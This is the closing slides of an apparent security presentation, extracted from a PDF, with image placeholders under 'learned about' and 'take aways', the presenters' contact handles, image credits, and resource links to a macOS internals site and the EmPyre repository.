
learned about:




take aways:



# Contact Us



@patrickwardle



@hexlogic



images

- [iconexperience.com](http://iconexperience.com)
- [wirdou.com/2012/02/04/is-that-bad-doctor](http://wirdou.com/2012/02/04/is-that-bad-doctor)
- <http://pre04.deviantart.net/2aa3/th/pre/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg>



resources

- <http://newosxbook.com/>
- <https://github.com/EmpireProject/EmPyre>